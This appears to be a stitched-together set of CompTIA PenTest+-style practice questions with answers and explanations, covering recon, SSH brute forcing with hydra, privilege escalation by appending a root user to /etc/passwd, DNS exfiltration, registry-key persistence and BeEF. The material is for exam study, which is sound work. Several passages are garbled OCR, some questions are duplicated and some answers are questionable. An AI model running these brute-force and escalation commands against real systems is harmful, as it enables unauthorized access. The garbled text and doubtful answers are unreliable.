A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.

INSTRUCTIONS
Select the tool the penetration tester should use for further investigation.

Select the two entries in the robots.txt file that the penetration tester should recommend for removal.

B Show Question | Q Reset All Answers

Tool

Given the entries in robots.txt, select the tool the penetration tester should use for further investigation:

0 Mimikatz

0 WPScan

0 Brakeman

0 SQLmap

http://example.com/robots.txt

Select the two robots.txt entries the penetration tester should recommend for removal:

1 n User-agent; *
2 Pl Disallow: /search
3 □ Allow: /search/about
4 Fl User-agent: acunetix
5 F1 crawl-delay: 10
6 □ Allow: /searchfetatic
7 □ User-agent: Baidu
8 □ crawl-delay: 12
9 □ Disallow: /Home
10 0 User-agent: Slurp
11 □ crawl-delay: 20
12 n Allow: Jsdch
13 0 User-agent: Comptia
14 □ Allow: /admin
15 □ Allow: /wp-admin
16 □ crawl-delay: 15
17 □ Allow: /groups
18 Q Allow: i?hl=
19 0 Allow: /wp-login.php

Answer:

Explanation:

The tool that the penetration tester should use for further investigation is WPScan. This is because WPScan is a WordPress vulnerability scanner that can detect common WordPress security issues, such as weak passwords, outdated plugins, and misconfigured settings. WPScan can also enumerate WordPress users, themes, and plugins from the robots.txt file.

The two entries in the robots.txt file that the penetration tester should recommend for removal are: Allow: /admin
Allow: /wp-admin

These entries expose the WordPress admin panel, which can be a target for brute-force attacks, SQL injection, and other exploits. Removing these entries can help prevent unauthorized access to the web application's backend. Alternatively, the penetration tester can suggest renaming the admin panel to a less obvious name, or adding authentication methods such as two-factor authentication or IP whitelisting.

Question: 108

[Attacks and Exploits]

A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.

Reconaissance data

```
root?attaclcennachine:'| nmap -sC -T4 192.168.10.2

Starting Nmap 6.26SVN ( http://nmap.org ) at 2021-04-19 14:30 ESI
Nmap scan report for 192.168.10.2
```

```
Host is up (0.27s latency).
Port        State       Service
22/tcp      open        ssh
23/tcp      closed      telnet
80/tcp      open        http
lll/tcp     closed      rpcbind
445/tcp     open        samba
3389/tcp    closed      rdp?
Nmap done: 1 IP Address (1 host up) scanned in 5.48 seconds
```

```
root0attackermachine:~> enum41inux -S 192.168.10.2 user:[games] rid:[0x3f2] user:[nobody] rid:[OxlfS] user:[bind] rid:[0x4ba] user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4] user:[www-data] rid:[0x42a] user:[root] rid:[0x3e8] user:[news] rid:[0x3fa] user:[lowpriv] rid:[0x3fa]
```

Which of the following commands would most likely exploit the services?

- O `medusa -h 192.168.10.2 -u admin -p 500-worst-passwords.txt -M rpcbind`
- • `hydra -1 lowpriv -P 500-worst-passwords.txt -t « ssh://192 168.10.2:Z2`
- O `crowbar -b rdp -s 192.168.10.2/32 -u administrator -c 500-worst-passwords.txt -n 1`
- O `ncrack -T5 -user lowpriv -P 500-worst-passwords.txt -p telnet -g CL=1 192.168.10.2`

Part 1:

. Analyze the output and select the command to exploit the vulnerable service.

Part 2:

. Analyze the output from each command.

· Select the appropriate set of commands to escalate privileges.

· Identify which remediation steps should be taken.

Part 2

9 Reset All Answers

Commands

rootSattackermachine: *t find / -pern -2 -type f ' 'fev/'all | xargs is -1 rooteattackennachine:~$. ■ '-L "1?I a!.

rootSattackermachine:~# find / -perm -u=s -type f 2>/dev/null I xargs Is -1 root@attackermachine:~# grep "/bin/bash" /etc/passwd I cut -d':' -fl-4,6,7 rootSattackermachine:~# rut d':' -fl /etc/passwd

Which of the following sets of commands most likely escalates privileges?

O perl -le 'print crypt("password", "Ai")'
cat /etc/passwd > /tmp/passwd
echo ''root2:AA6tQYSEGAd/A:0:0:roGt:/root:/bin/bash" » /tmp/passwd
cp /tmp/passwd /etc/passwd

O openssi passwd password
echo "rciot2:5ZOYXRfHVZ7OY:Q:0t root:/root:/bin/bash" » /etc/passwd

O echo "net user root2 password /add" > /home/lowpriv/backup.sh
echo "net localgroup administrators root2 /add" » /home/lowpriv/backup.sh

O ./ /tmp/scripts/ezploithost.sh -h 192.168.10.2 > output. t?:t
cat output.txt

Assuming the privileged escalation was successful, which of the following remediations should be taken? (Select two).

Remove no_root_squash from fstab

- Remove SUID bit from ep
- Encrypt the /etc/^sswd file
- Update SSH to latest version

. . Strengthen password of lowpriv account

- Make backup script not world-writeable

Answer: See the Explanation below for complete solution.

Explanation:

The command that would most likely exploit the services is:

hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22

The appropriate set of commands to escalate privileges is:
echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd

The remediations that should be taken after the successful privilege escalation are: Remove the SUID bit from cp.
Make backup script not world-writable.

Comprehensive Step-by-Step Explanation of the Simulation

Part 1: Exploiting Vulnerable Service

Nmap Scan Analysis

Command: nmap -sC -T4 192.168.10.2

Purpose: This command runs a default script scan with timing template 4 (aggressive).

Output:

bash

Copy code

Port State Service

22/tcp open ssh

23/tcp closed telnet

80/tcp open http
111/tcp closed rpcbind
445/tcp open samba
3389/tcp closed rdp
Ports open are SSH (22), HTTP (80), and Samba (445).

Enumerating Samba Shares

Command: enum4linux -S 192.168.10.2

Purpose: To enumerate Samba shares and users.

Output:

makefile

Copy code

user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x42]
user:[syslog] rid:[0x4ba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]

We identify a user lowpriv.

Selecting Exploit Command

Hydra Command: hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22

Purpose: To perform a brute force attack on SSH using the lowpriv user and a list of the 500 worst passwords.

- l lowpriv: Specifies the username.
- P 500-worst-passwords.txt: Specifies the password list.
- t 4: Uses 4 tasks/threads for the attack.

ssh://192.168.10.2:22: Specifies the SSH service and port.

Executing the Hydra Command

Result: Successful login as lowpriv user if a match is found.

Part 2: Privilege Escalation and Remediation

Finding SUID Binaries and Configuration Files

Command: find / -perm -2 -type f 2>/dev/null | xargs ls -l

Purpose: To find world-writable files.

Command: find / -perm -u=s -type f 2>/dev/null | xargs ls -l

Purpose: To find files with SUID permission.

Command: grep "/bin/bash" /etc/passwd | cut -d':' -f1-4,6,7

Purpose: To identify users with bash shell access.

Selecting Privilege Escalation Command

Command: echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd

Purpose: To create a new root user entry in the passwd file.

root2: Username.

5ZOYXRFHVZ7OY: Password hash.

::0:0: User and group ID (root).

/root: Home directory.

/bin/bash: Default shell.

Executing the Privilege Escalation Command

Result: Creation of a new root user root2 with a specified password.

Remediation Steps Post-Exploitation

Remove SUID Bit from cp:

Command: chmod u-s /bin/cp

Purpose: Removing the SUID bit from cp to prevent misuse.

Make Backup Script Not World-Writable:

Command: chmod o-w /path/to/backup/script

Purpose: Ensuring backup script is not writable by all users to prevent unauthorized modifications.

Execution and Verification

Verifying Hydra Attack:

Run the Hydra command and monitor for successful login attempts.

Verifying Privilege Escalation:

After appending the new root user to the passwd file, attempt to switch user to root2 and check root privileges.

Implementing Remediation:

Apply the remediation commands to secure the system and verify the changes have been implemented.

By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

Question: 109

[Tools and Code Analysis]

A consultant starts a network penetration test. The consultant uses a laptop that is hardwired to the network to try to assess the network with the appropriate tools. Which of the following should the consultant engage first?

A. Service discovery
B. OS fingerprinting
C. Host discovery
D. DNS enumeration

Answer: C

Explanation:

In network penetration testing, the initial steps involve gathering information to build an understanding of the network's structure, devices, and potential entry points. The process generally follows a structured approach, starting from broad discovery methods to more specific identification techniques. Here's a comprehensive breakdown of the steps:

Host Discovery (Answer: C):

Explanation:

Objective: Identify live hosts on the network.

Tools & Techniques:

Ping Sweep: Using tools like nmap with the -sn option (ping scan) to check for live hosts by sending ICMP Echo requests.

ARP Scan: Useful in local networks, arp-scan can help identify all devices on the local subnet by broadcasting ARP requests.

nmap -sn 192.168.1.0/24

Reference:

The GoBox HTB write-up emphasizes the importance of identifying hosts before moving to service enumeration.

The Forge HTB write-up also highlights using Nmap for initial host discovery in its enumeration phase.

Service Discovery (Option A):

Objective: After identifying live hosts, determine the services running on them.

Tools & Techniques:

Nmap: Often used with options like -sV for version detection to identify services.

nmap -sV 192.168.1.100

Reference:

As seen in multiple write-ups (e.g., Anubis HTB and Bolt HTB), service discovery follows host identification to understand the services available for potential exploitation.

OS Fingerprinting (Option B):

Objective: Determine the operating system of the identified hosts.

Tools & Techniques:

Nmap: With the -O option for OS detection.

nmap -O 192.168.1.100

Reference:

Accurate OS fingerprinting helps tailor subsequent attacks and is often performed after host and service discovery, as highlighted in the write-ups.

DNS Enumeration (Option D):

Objective: Identify DNS records and gather subdomains related to the target domain.

Tools & Techniques: dnsenum, dnsrecon, and dig.

dnsenum example.com

Reference:

DNS enumeration is crucial for identifying additional attack surfaces, such as subdomains and related services. This step is typically part of the reconnaissance phase but follows host discovery and sometimes service identification.

Conclusion: The initial engagement in a network penetration test is to identify the live hosts on the network (Host Discovery). This foundational step allows the penetration tester to map out active devices before delving into more specific enumeration tasks like service discovery, OS fingerprinting, and DNS enumeration. This structured approach ensures that the tester maximizes their understanding of the network environment efficiently and systematically.

Question: 110

[Attacks and Exploits]

Which of the following protocols would a penetration tester most likely utilize to exfiltrate data covertly and evade detection?

A. FTP
B. HTTPS
C. SMTP
D. DNS

Answer: D

Explanation:

Covert data exfiltration is a crucial aspect of advanced penetration testing. Penetration testers often need to move data out of a network without being detected by the organization's security monitoring tools. Here's a breakdown of the potential methods and why DNS is the preferred choice for covert data exfiltration:

FTP (File Transfer Protocol) (Option A):

Characteristics: FTP is a clear-text protocol used to transfer files.

Drawbacks: It is easily detected by network security tools due to its lack of encryption and distinctive traffic patterns. Most modern networks block or heavily monitor FTP traffic to prevent unauthorized file transfers.

Reference: The use of FTP in penetration testing is often limited to environments where encryption is not a concern or for internal transfers where monitoring is lax. It's rarely used for covert exfiltration due to its high detectability.

HTTPS (Hypertext Transfer Protocol Secure) (Option B):

Characteristics: HTTPS encrypts data in transit, making it harder to inspect by network monitoring tools.

Drawbacks: While HTTPS is more secure, large amounts of unusual or unexpected HTTPS traffic can still trigger alerts on sophisticated security systems. Its usage for exfiltration depends on the network's normal traffic patterns and the ability to blend in.

Reference: HTTPS is used when there is a need to encrypt data during exfiltration. However, it can still be flagged by traffic analysis tools if the data patterns or destinations are unusual.

SMTP (Simple Mail Transfer Protocol) (Option C): Characteristics: SMTP is used for sending emails. Drawbacks: Like FTP, SMTP is not inherently secure and can be monitored. Additionally, large or frequent email attachments can trigger alerts.

Reference: SMTP might be used in some exfiltration scenarios but is generally considered risky due to the ease of monitoring email traffic.

DNS (Domain Name System) (Option D):

Characteristics: DNS is used to resolve domain names to IP addresses and vice versa.

Advantages: DNS traffic is ubiquitous and often less scrutinized than other types of traffic. Data can be encoded into DNS queries and responses, making it an effective covert channel for exfiltration. Reference: Many penetration tests and red team engagements leverage DNS tunneling for covert data exfiltration due to its ability to bypass firewalls and intrusion detection systems. This technique involves encoding data within DNS queries to an attacker-controlled domain, effectively evading detection.

Conclusion: DNS tunneling stands out as the most effective method for covert data exfiltration due to its ability to blend in with normal network traffic and avoid detection by conventional security mechanisms. Penetration testers utilize this method to evade scrutiny while exfiltrating data.

Question: 111

[Reporting and Communication]

Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?

A. Articulation of cause
B. Articulation of impact
C. Articulation of escalation
D. Articulation of alignment

Answer: B

Explanation:

When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here's why the articulation of impact is the most important aspect: Articulation of Cause (Option A):
This involves explaining the root cause of the vulnerabilities discovered during the penetration test. Importance: While understanding the cause is essential for long-term remediation and prevention, it does not directly convey the urgency or potential consequences of the vulnerabilities.
Articulation of Impact (Option B):
This involves describing the potential consequences and risks associated with the vulnerabilities. It includes the possible damage, such as data breaches, financial losses, reputational damage, and operational disruptions.
Importance: The impact provides the client with a clear understanding of the severity and urgency of the issues. It helps prioritize remediation efforts based on the potential damage that could be inflicted if the vulnerabilities are exploited.
Reference: Penetration testing reports and communications that emphasize the impact are more likely to drive action from stakeholders. By focusing on the real-world implications of the vulnerabilities, clients can see the necessity for prompt remediation.
Articulation of Escalation (Option C):
This involves detailing how a minor vulnerability could be leveraged to escalate privileges or cause more significant issues.
Importance: While escalation paths are important to understand, they are part of the broader impact assessment. They explain how an attacker might exploit the vulnerability further but do not convey the immediate risk as clearly as impact.
Articulation of Alignment (Option D):
This involves aligning the findings and recommendations with the client's security policies, compliance requirements, or business objectives.
Importance: Alignment is useful for ensuring that remediation efforts are in line with the client's strategic goals and regulatory requirements. However, it still doesn't highlight the immediate urgency and potential damage like the articulation of impact does.
Conclusion: Articulating the impact of vulnerabilities is the most crucial element when communicating the need for remediation. By clearly explaining the potential risks and consequences, penetration testers can effectively convey the urgency and importance of addressing the discovered issues, thus motivating clients to take prompt and appropriate action.

Question: 112

[Information Gathering and Vulnerability Scanning]
A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: nmap -sv -sT -p - 192.168.1.0/24. Which of the following describes the most likely purpose of this scan?

A. OS fingerprinting
B. Attack path mapping
C. Service discovery
D. User enumeration

Answer: C

Explanation:

The Nmap command nmap -sv -sT -p- 192.168.1.0/24 is designed to discover services on a network.

Here is a breakdown of the command and its purpose:

Command Breakdown:

nmap: The network scanning tool.

- sV: Enables service version detection. This option tells Nmap to determine the version of the services running on open ports.
- sT: Performs a TCP connect scan. This is a more reliable method of scanning as it completes the TCP handshake but can be easily detected by firewalls and intrusion detection systems.
- p-: Scans all 65535 ports. This ensures a comprehensive scan of all possible TCP ports.

192.168.1. 0/24: Specifies the target network range (subnet) to be scanned.

Purpose of the Scan:

Service Discovery (Answer: C): The primary purpose of this scan is to discover which Explanation:services are running on the network's hosts and determine their versions. This information is crucial for identifying potential vulnerabilities and understanding the network's exposure.

Reference:

Service discovery is a common task in penetration testing to map out the network services and versions, as seen in various Hack The Box (HTB) write-ups where comprehensive service enumeration is performed before further actions.

Conclusion: The nmap -sv -sT -p- 192.168.1.0/24 command is most likely used for service discovery, as it aims to identify all running services and their versions on the target subnet.

Question: 113

[Tools and Code Analysis]

During a penetration test, the tester gains full access to the application's source code. The application repository includes thousands of code files. Given that the assessment timeline is very short, which of the following approaches would allow the tester to identify hard-coded credentials most effectively?

A. Run TrufleHog against a local clone of the application
B. Scan the live web application using Nikto
C. Perform a manual code review of the Git repository
D. Use SCA software to scan the application source code

Answer: A

Explanation:

Given a short assessment timeline and the need to identify hard-coded credentials in a large codebase, using an automated tool designed for this specific purpose is the most effective approach. Here's an explanation of each option:

Run TrufleHog against a local clone of the application (Answer: A):

Explanation:

TrufleHog is a specialized tool that scans for hard-coded secrets such as passwords, API keys, and other sensitive data within the code repositories.

Effectiveness: It quickly and automatically identifies potential credentials and other sensitive information across thousands of files, making it the most efficient choice under time constraints. Reference:

TrufleHog is widely recognized for its ability to uncover hidden secrets in code repositories, making it a valuable tool

for penetration testers.
Scan the live web application using Nikto (Option B):
Nikto is a web server scanner that identifies vulnerabilities in web applications.
Drawbacks: It is not designed to scan source code for hard-coded credentials. Instead, it focuses on web application vulnerabilities such as outdated software and misconfigurations.
Perform a manual code review of the Git repository (Option C):
Manually reviewing code can be thorough but is extremely time-consuming, especially with thousands of files.
Drawbacks: Given the short timeline, this approach is impractical and inefficient for identifying hard-coded credentials quickly.
Use SCA software to scan the application source code (Option D):
Software Composition Analysis (SCA) tools are used to analyze open source and third-party components within the code for vulnerabilities and license compliance.
Drawbacks: While SCA tools are useful for dependency analysis, they are not specifically tailored for finding hard-coded credentials.
Conclusion: Running TrufleHog against a local clone of the application is the most effective approach for quickly identifying hard-coded credentials in a large codebase within a limited timeframe.

Question: 114

[Attacks and Exploits]
Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?

A. Use steganography and send the file over FTP
B. Compress the file and send it using TFTP
C. Split the file in tiny pieces and send it over dnscat
D. Encrypt and send the file over HTTPS

Answer: D

Explanation:

When considering efficiency and security for exfiltrating sensitive data, the chosen method must ensure data confidentiality and minimize the risk of detection. Here's an analysis of each option: Use steganography and send the file over FTP (Option A):
Steganography hides data within other files, such as images. FTP is a protocol for transferring files. Drawbacks: FTP is not secure as it transmits data in clear text, making it susceptible to interception. Steganography can add an extra layer of obfuscation, but the use of FTP makes this option insecure. Compress the file and send it using TFTP (Option B):
TFTP is a simple file transfer protocol that lacks encryption.
Drawbacks: TFTP is inherently insecure because it does not support encryption, making it easy for attackers to intercept the data during transfer.
Split the file in tiny pieces and send it over dnscat (Option C):
dnscat is a tool for tunneling data over DNS.
Drawbacks: While effective at evading detection by using DNS, splitting the file and managing the reassembly adds complexity. Additionally, large data transfers over DNS can raise suspicion.
Encrypt and send the file over HTTPS (Answer: D):
Explanation:

Encrypting the file ensures that its contents are protected during transfer. HTTPS provides a secure, encrypted channel for communication over the internet.

Advantages: HTTPS is widely used and trusted, making it less likely to raise suspicion. Encryption ensures the data remains confidential during transit.

Reference:

The use of HTTPS for secure data transfer is a standard practice in cybersecurity, providing both encryption and integrity of the data being transmitted.

Conclusion: Encrypting the file and sending it over HTTPS is the most efficient and secure method for exfiltrating sensitive data, ensuring both confidentiality and reducing the risk of detection.

Question: 115

[Attacks and Exploits]

Which of the following post-exploitation activities allows a penetration tester to maintain persistent access in a compromised system?

A. Creating registry keys
B. Installing a bind shell
C. Executing a process injection
D. Setting up a reverse SSH connection

Answer: A

Explanation:

Maintaining persistent access in a compromised system is a crucial goal for a penetration tester after achieving initial access. Here's an explanation of each option and why creating registry keys is the preferred method:

Creating registry keys (Answer: A):

Explanation:

Modifying or adding specific registry keys can ensure that malicious code or backdoors are executed every time the system starts, thus maintaining persistence.

Advantages: This method is stealthy and can be effective in maintaining access over long periods, especially on Windows systems.

Example: Adding a new entry to the HKLM\Software\Microsoft\Windows\CurrentVersion\Run registry key to execute a malicious script upon system boot.

Reference: Persistence techniques involving registry keys are common in penetration tests and are highlighted in various cybersecurity resources as effective methods to maintain access.

Installing a bind shell (Option B):

A bind shell listens on a specific port and waits for an incoming connection from the attacker.

Drawbacks: This method is less stealthy and can be easily detected by network monitoring tools. It also requires an open port, which might be closed or filtered by firewalls.

Executing a process injection (Option C):

Process injection involves injecting malicious code into a running process to evade detection.

Drawbacks: While effective for evading detection, it doesn't inherently provide persistence. The injected code will typically be lost when the process terminates or the system reboots.

Setting up a reverse SSH connection (Option D):

A reverse SSH connection allows the attacker to connect back to their machine from the compromised system.

Drawbacks: This method can be useful for maintaining a session but is less reliable for long-term persistence. It can

be disrupted by network changes or monitoring tools.
Conclusion: Creating registry keys is the most effective method for maintaining persistent access in a compromised system, particularly in Windows environments, due to its stealthiness and reliability.

Question: 116

[Attacks and Exploits]
Which of the following OT protocols sends information in cleartext?

A. TTEthernet
B. DNP3
C. Modbus
D. PROFINET

Answer: C

Explanation:

Operational Technology (OT) protocols are used in industrial control systems (ICS) to manage and automate physical processes. Here's an analysis of each protocol regarding whether it sends information in cleartext:
TTEthernet (Option A):
TTEthernet (Time-Triggered Ethernet) is designed for real-time communication and safety-critical systems.
Security: It includes mechanisms for reliable and deterministic data transfer, not typically sending information in cleartext.
DNP3 (Option B):
DNP3 (Distributed Network Protocol) is used in electric and water utilities for SCADA (Supervisory Control and Data Acquisition) systems.
Security: While the original DNP3 protocol transmits data in cleartext, the DNP3 Secure Authentication extensions provide cryptographic security features.
Modbus (Answer: C):
Explanation:
Modbus is a communication protocol used in industrial environments for transmitting data between electronic devices.
Security: Modbus transmits data in cleartext, which makes it susceptible to interception and unauthorized access.
Reference: The lack of security features in Modbus, such as encryption, is well-documented and a known vulnerability in ICS environments.
PROFINET (Option D):
PROFINET is a standard for industrial networking in automation.
Security: PROFINET includes several security features, including support for encryption, which means it doesn't necessarily send information in cleartext.
Conclusion: Modbus is the protocol that most commonly sends information in cleartext, making it vulnerable to eavesdropping and interception.

Question: 117

[Information Gathering and Vulnerability Scanning]
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will

evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?

A. Trivy
B. Nessus
C. Grype
D. Kube-hunter

Answer: D

Explanation:

Evaluating a container orchestration cluster, such as Kubernetes, requires specialized tools designed to assess the security and configuration of container environments. Here's an analysis of each tool and why Kube-hunter is the best choice:

Trivy (Option A):

Trivy is a vulnerability scanner for container images and filesystem.

Capabilities: While effective at scanning container images for vulnerabilities, it is not specifically designed to assess the security of a container orchestration cluster itself.

Nessus (Option B):

Nessus is a general-purpose vulnerability scanner that can assess network devices, operating systems, and applications.

Capabilities: It is not tailored for container orchestration environments and may miss specific issues related to Kubernetes or other orchestration systems.

Grype (Option C):

Grype is a vulnerability scanner for container images.

Capabilities: Similar to Trivy, it focuses on identifying vulnerabilities in container images rather than assessing the overall security posture of a container orchestration cluster.

Kube-hunter (Answer: D):

Explanation:

Kube-hunter is a tool specifically designed to hunt for security vulnerabilities in Kubernetes clusters.

Capabilities: It scans the Kubernetes cluster for a wide range of security issues, including misconfigurations and vulnerabilities specific to Kubernetes environments.

Reference: Kube-hunter is recognized for its effectiveness in identifying Kubernetes-specific security issues and is widely used in security assessments of container orchestration clusters.

Conclusion: Kube-hunter is the most appropriate tool for evaluating a container orchestration cluster, such as Kubernetes, due to its specialized focus on identifying security vulnerabilities and misconfigurations specific to such environments.

Question: 118

[Information Gathering and Vulnerability Scanning]

A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:

PORT STATE SERVICE

22/tcp open ssh

25/tcp filtered smtp

111/tcp open rpcbind

2049/tcp open nfs

Based on the output, which of the following services provides the best target for launching an attack?

A. Database
B. Remote access
C. Email
D. File sharing

Answer: D

Explanation:

Based on the Nmap scan results, the services identified on the target server are as follows: 22/tcp open ssh:

Service: SSH (Secure Shell)

Function: Provides encrypted remote access.

Attack Surface: Brute force attacks or exploiting vulnerabilities in outdated SSH implementations.

However, it is generally considered secure if properly configured.

25/tcp filtered smtp:

Service: SMTP (Simple Mail Transfer Protocol)

Function: Email transmission.

Attack Surface: Potential for email-related attacks such as spoofing, but the port is filtered, indicating that access may be restricted or protected by a firewall.

111/tcp open rpcbind:

Service: RPCBind (Remote Procedure Call Bind)

Function: Helps in mapping RPC program numbers to network addresses.

Attack Surface: Can be exploited in specific configurations, but generally not a primary target compared to others.

2049/tcp open nfs:

Service: NFS (Network File System)

Function: Allows for file sharing over a network.

Attack Surface: NFS can be a significant target for attacks due to potential misconfigurations that can allow unauthorized access to file shares or exploitation of vulnerabilities in NFS services.

Conclusion: The NFS service (2049/tcp) provides the best target for launching an attack. File sharing services like NFS often contain sensitive data and can be vulnerable to misconfigurations that allow unauthorized access or privilege escalation.

Question: 119

[Attacks and Exploits]

A penetration tester would like to leverage a CSRF vulnerability to gather sensitive details from an application's end users. Which of the following tools should the tester use for this task?

A. Browser Exploitation Framework
B. Maltego
C. Metasploit
D. theHarvester

Answer: A

Explanation:

Cross-Site Request Forgery (CSRF) vulnerabilities can be leveraged to trick authenticated users into performing unwanted actions on a web application. The right tool for this task would help in exploiting web-based vulnerabilities, particularly those related to web browsers and interactions. Browser Exploitation Framework (BeEF) (Answer: A): Explanation:

BeEF is a powerful tool specifically designed for exploiting web browser vulnerabilities. It can hook web browsers and perform a wide range of attacks, including CSRF.

Capabilities: BeEF is equipped with modules to create CSRF attacks, capture session tokens, and gather sensitive information from the target user's browser session.

Reference: BeEF is widely used in penetration testing for its extensive capabilities in exploiting web application vulnerabilities and manipulating browser sessions.

Maltego (Option B):

Maltego is an open-source intelligence (OSINT) tool used for information gathering and visualizing relationships between data.

Drawbacks: While useful for reconnaissance, Maltego is not designed for exploiting web vulnerabilities like CSRF.

Metasploit (Option C):

Metasploit is a versatile exploitation framework that can be used for various types of penetration testing tasks, including web application exploitation.

Capabilities: While Metasploit can exploit some web vulnerabilities, it is not specifically tailored for CSRF attacks as effectively as BeEF.

Reference: Metasploit's strength lies in its comprehensive exploitation modules, but for specific browser-based attacks, BeEF is more focused and effective.

theHarvester (Option D):

theHarvester is a tool for gathering open-source intelligence (OSINT) about a target, primarily used for reconnaissance.

Drawbacks: It does not provide capabilities for exploiting CSRF vulnerabilities.

Conclusion: The Browser Exploitation Framework (BeEF) is the most suitable tool for leveraging a CSRF vulnerability to gather sensitive details from an application's end users. It is specifically designed for browser-based exploitation, making it the best choice for this task.

Question: 120

During a security assessment, a penetration tester uses a tool to capture plaintext log-in credentials on the communication between a user and an authentication system. The tester wants to use this information for further unauthorized access. Which of the following tools is the tester using?

A. Burp Suite
B. Wireshark
C. Zed Attack Proxy
D. Metasploit

Answer: B

Explanation:

Wireshark is a network packet analyzer used to capture and analyze network traffic in real-time.
During a penetration test, it is often used to inspect unencrypted communication to extract sensitive information like plaintext login credentials. Here's how it works:
Packet Capturing:Wireshark captures the network packets transmitted over a network interface. If a user logs in through an insecure communication protocol (e.g., HTTP, FTP, or Telnet), the credentials are transmitted in plaintext.
Traffic Filtering:Using filters (e.g., http, tcp.port == 21), the tester narrows down the relevant traffic to locate the login request and response packets.
Sensitive Data Extraction:Analyzing the captured packets reveals plaintext credentials in the data payload, such as in HTTP POST requests.
Exploit the Information:After extracting the plaintext credentials, the tester can attempt unauthorized access to resources using these credentials.
CompTIA Pentest+ Reference:
Domain 1.0 (Planning and Scoping)
Domain 2.0 (Information Gathering and Vulnerability Identification)
Wireshark Usage Guide

Question: 121

[Information Gathering and Vulnerability Scanning]
A penetration tester reviews a SAST vulnerability scan report. The following vulnerability has been reported as high severity:
Source file: components.ts
Issue 2 of 12: Command injection
Severity: High
Call: .innerHTML = response
The tester inspects the source file and finds the variable response is defined as a constant and is not referred to or used in other sections of the code. Which of the following describes how the tester should classify this reported vulnerability?

A. False negative
B. False positive
C. True positive
D. Low severity

Answer: B

Explanation:

A false positive occurs when a vulnerability scan incorrectly flags a security issue that does not exist or is not exploitable in the context of the application. Here's the reasoning:
Definition of Command Injection:Command injection vulnerabilities occur when user-controllable data is passed to an interpreter or command execution context without proper sanitization, allowing an attacker to execute arbitrary

commands.

Code Analysis:

The response variable is defined as a constant (const), which implies its value is immutable during runtime.

The response is not sourced from user input nor used elsewhere, meaning there is no attack surface or exploitation pathway for an attacker to influence the content of response.

Scanner Misclassification:Static Application Security Testing (SAST) tools may flag vulnerabilities based on patterns (e.g., .innerHTML usage) without assessing the source and flow of data, resulting in false positives.

Final Classification:Since the response variable is static and unchangeable, the flagged issue is not exploitable. This makes it a false positive.

CompTIA Pentest+ Reference: Domain 3.0 (Attacks and Exploits)

Domain 4.0 (Penetration Testing Tools) OWASP Static Code Analysis Guide

Question: 122

[Attacks and Exploits]

Which of the following technologies is most likely used with badge cloning? (Select two).

A. NFC
B. RFID
C. Bluetooth
D. Modbus
E. Zigbee
F. CAN bus

Answer: A,B

Explanation:

Badge cloning typically involves copying the data from access control badges, which frequently utilize the following technologies:

NFC (Near-Field Communication):

NFC is a subset of RFID technology that operates at short ranges (up to 10 cm). It is commonly used in modern access control systems, payment systems, and badge technologies. NFC cloning tools can intercept and copy badge data.

RFID (Radio-Frequency Identification):

RFID operates over a broader range of frequencies and distances than NFC. Many legacy access systems use RFID badges, which are susceptible to cloning attacks using RFID readers and cloning devices.

Exclusions:

Bluetooth, Modbus, Zigbee, CAN bus are not typically used in badge-based access control systems and are unrelated to badge cloning.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

Domain 4.0 (Penetration Testing Tools)

Question: 123

[Information Gathering and Vulnerability Scanning]

A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool: bash

PORT STATE SERVICE
22/tcp open ssh
25/tcp filtered smtp
111/tcp open rpcbind
2049/tcp open nfs

Based on the output, which of the following services provides the best target for launching an attack?

A. Database
B. Remote access
C. Email
D. File sharing

Answer: D

Explanation:

From the Nmap results:

Service Analysis:

SSH (22): Secure Shell is a remote access protocol that is typically well-secured with encryption and authentication mechanisms. It's not the easiest to exploit without valid credentials or known vulnerabilities.

SMTP (25): The port is filtered, which indicates that it might be blocked by a firewall, making it less accessible as an attack vector.

RPCBind (111): RPC services can sometimes expose vulnerabilities, but they are less common in modern systems.

NFS (2049): Network File System is a file-sharing service. Misconfigured NFS servers often expose sensitive files or directories that can be accessed without proper authentication.

Best Target:NFS (port 2049) is the most attractive target. Attackers can exploit insecure exports, gain unauthorized access to shared directories, or elevate privileges if the server allows root access over NFS.

CompTIA Pentest+ Reference:

Domain 2.0 (Information Gathering and Vulnerability Identification)

Domain 3.0 (Attacks and Exploits)

Question: 124

[Tools and Code Analysis]

A penetration tester writes a Bash script to automate the execution of a ping command on a Class C network: bash

for var in —MISSING TEXT—
do
ping -c 1 192.168.10.$var
done

Which of the following pieces of code should the penetration tester use in place of the —MISSING TEXT— placeholder?

A. crunch 1 254 loop

B. seq 1 254
C. echo 1-254
D. {1.-254}

Answer: B

Explanation:

Correct Syntax for a Range Loop in Bash:
The seq command generates a sequence of numbers in a specified range, which is ideal for iterating over IP addresses in a Class C subnet (1–254).
Example: seq 1 254 will output numbers 1, 2, ..., 254 sequentially.
Explanation of Other Options:
A (crunch): The crunch command is used for wordlist generation and is unrelated to looping in Bash.
C (echo 1-254): This would output "1-254" as a string instead of generating a numeric range.
D ({1.-254}): This is incorrect Bash syntax and would result in a script error.
Final Script:

```
bash
for var in $(seq 1 254)
do
ping -c 1 192.168.10.$var
done
```

CompTIA Pentest+ Reference:
